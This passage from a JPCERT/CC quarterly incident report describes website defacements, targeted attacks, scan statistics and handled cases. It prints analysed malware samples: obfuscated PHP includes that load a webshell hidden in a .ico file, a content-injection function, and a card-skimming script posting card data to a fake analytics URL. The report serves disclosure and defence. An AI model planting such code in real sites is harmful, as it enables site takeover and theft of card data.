
JPCERT/CC has continued to observe cases in which code planted in a website redirects visitors to a fraudulent website that displays a fake message warning of a malware infection, urging them to call a support center, or a website that urges them to download a suspicious tool. JPCERT/CC confirmed that code similar to the example shown below was inserted in these compromised websites.



```
<?php
/*23b2c*/

@include "\057hom\145/nk\163tat\151ons\160/pa\156dak\165ros\150io.\152p/p\165bli\143_ht\155l/w\160-in\143lud\145s/S\151mpl\145Pie\057Dec\157de/\056fe3\1418c2\062.ic\157";

/*23b2c*/
/*2e41a*/

@include "\057hom\145/nk\163tat\151on/\160and\141kur\157shi\157.jp\057pub\154ic_\150tml\057wp-\151ncl\165des\057res\164-ap\151/en\144poi\156ts/\056a36\061e65\071.ic\157";
```

[Figure 10：Inserted code (PHP)]

This code refers to a .ico file consisting of PHP code on a website. This PHP code is a webshell and is confirmed to have a function for rewriting content on a website.



```
    static public function postrender_handler($buffer)
    {
        // prepare page content
        $content = $buffer;
        $js_code = $GLOBALS['injectable_js_code'];

        if (strpos(strtolower($content), "</head>") !== FALSE)
        {
            $content = str_replace("</head>", $js_code . "\n" . "</head>", $content);
        }
        elseif (strpos(strtolower($content), "</body>") !== FALSE)
        {
            $content = str_replace("</body>", $js_code . "\n" . "</body>", $content);
        }

        return $content;
    }
```

[Figure 11：Function (code) for rewriting content]


The above code inserts arbitrary code ("$js_code" in Figure 11) before </head> and </body> tags. JPCERT/CC has confirmed cases in which such code was used to redirect victims to a suspicious website.

3.3. Targeted Attack Trends

There were 6 incidents categorized as a targeted attack. This was a 500% increase from 1 in the previous quarter. JPCERT/CC did not ask any organization to take action this quarter. The incidents identified are described below.

(1) Attack using a shortcut file that initiates a download of VBScript from a shortened URL

In June, JPCERT/CC received reports of attacks apparently targeting virtual currency providers. (It was confirmed that attacks had continued until August.) These targeted attack e-mails contain a shortened URL link that, when clicked, initiates a download of a ZIP file from a cloud service. The ZIP file contains a password-locked decoy document and a shortcut file named Password.txt.lnk. This shortcut file contains a command that ultimately causes a malware infection when executed.



[Figure 12：Flow of events from running the shortcut file to being infected with the downloader malware]

(2) Targeted attack using PoshC2, an open source tool

PoshC2 was used in targeted attacks reported by multiple organizations in August. It is an open source penetration testing tool based on PowerShell. These attacks were carried out using legitimate cloud services such as Google Cloud Platform and Microsoft Azure as C2 servers.

3.4. Other Incident Trends

The number of malware sites reported in this quarter was 269. This was an 8% decrease from 292 in the previous quarter.

The number of scans reported in this quarter was 927. This was a 44% decrease from 1,216 in the previous quarter. The ports that the scans targeted are listed in[Chart 4]. Ports targeted frequently were SSH (22/TCP), HTTP (80/TCP) and SMTP (25/TCP).

[Chart 4 : Number of scans by port]

Port	Jul	Aug	Sep	Total
22/tcp	148	137	98	383
80/tcp	96	69	54	219
25/tcp	43	58	42	143
23/tcp	13	10	11	34
445/tcp	10	6	10	26
443/tcp	6	5	9	20
37215/tcp	2	3	14	19
7443/tcp	16	0	0	16
5555/tcp	6	6	2	14
5500/tcp	4	6	4	14
9300/tcp	13	0	0	13
6379/tcp	10	1	2	13
21/tcp	12	0	1	13
8080/tcp	2	6	3	11
8161/tcp	5	0	4	9
8088/tcp	7	1	1	9
8010/tcp	7	1	0	8
62223/tcp	1	7	0	8
60001/tcp	3	1	3	7
8081/tcp	5	1	0	6
Unknown	32	59	24	115
Monthly Total	441	377	282	1100

There were 837 incidents categorized as other. This was a 70% increase from 491 in the previous quarter.

4. Incident Handling Case Examples

This section will describe some actual cases that JPCERT/CC handled in this quarter.


(1) Reports concerning domestic devices with a Pulse Connect Secure vulnerability left unresolved

In late August, JPCERT/CC received a report from an overseas security vendor concerning devices in Japan (approximately 1,500 IP addresses) with a vulnerability (CVE-2019-11510) (*1) in Pulse Connect Secure (an SSL-VPN product) left unresolved. By exploiting this vulnerability, attackers can access arbitrary file and, when a file containing credentials is obtained, perform unauthorized access into the relevant host device.

JPCERT/CC requested operators managing the relevant IP addresses in Japan to check the version of the devices they were using, and to immediately perform an update if they were using a vulnerable version. JPCERT/CC also issued a security alert (*2) regarding the vulnerability.

(2) Domestic e-commerce website defacement

This quarter, JPCERT/CC received reports of a compromised domestic e-commerce website that was altered with the aim of stealing credit card information. JPCERT/CC investigated the compromised website and found that it was embedded with a script that sends entered names, credit card numbers, expiration dates and CVV numbers to a website made to look like a search site.



```
var $s = {
    Number: "bluegate_cc_number",
    Holder: null,
    HolderFirstName: "firstname",
    HolderLastName: "lastname",
    Date: null,
    Month: "bluegate_cc_expires_month",
    Year: "bluegate_cc_expires_year",
    CVV: "bluegate-cc-cvv",
    Gate: "https://api-google     /analytics.php",
    Data: {},
    Sent: [],
    SaveParam: function(elem) {
        if(elem.id !== undefined && elem.id != "" && elem.id !== null && elem.va
            $s.Data[elem.id] = elem.value;
            return;
        }
```

[Figure 13：Compromised domestic e-commerce website]

JPCERT/CC requested the administrator of the relevant website to take appropriate steps.

5. References

(1) BAD PAKETS: Over 14,500 Pulse Secure VPN endpoints vulnerable to CVE-2019-11510
https://badpackets.net/over-14500-pulse-secure-vpn-endpoints-vulnerable-to-cve-2019-11510/

(2) JPCERT/CC: Alert Regarding Vulnerabilities in Multiple SSL VPN Products
https://www.jpcert.or.jp/english/at/2019/at190033.html

Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

Appendix-1 Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor’s computer
- A command and control server that specially crafted malware communicates with

○ Other

"Other" refers to incidents other than the above.

The following are examples of incidents that JPCERT/CC classifies as "other".

- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2019 Fiscal Year".

If you would like to quote or reprint this document, please contact the Public Relations of JPCERT/CC (pr@jpcert.or.jp). For the latest information, please refer to JPCERT/CC's website.

JPCERT Coordination Center (JPCERT/CC)
https://www.jpcert.or.jp/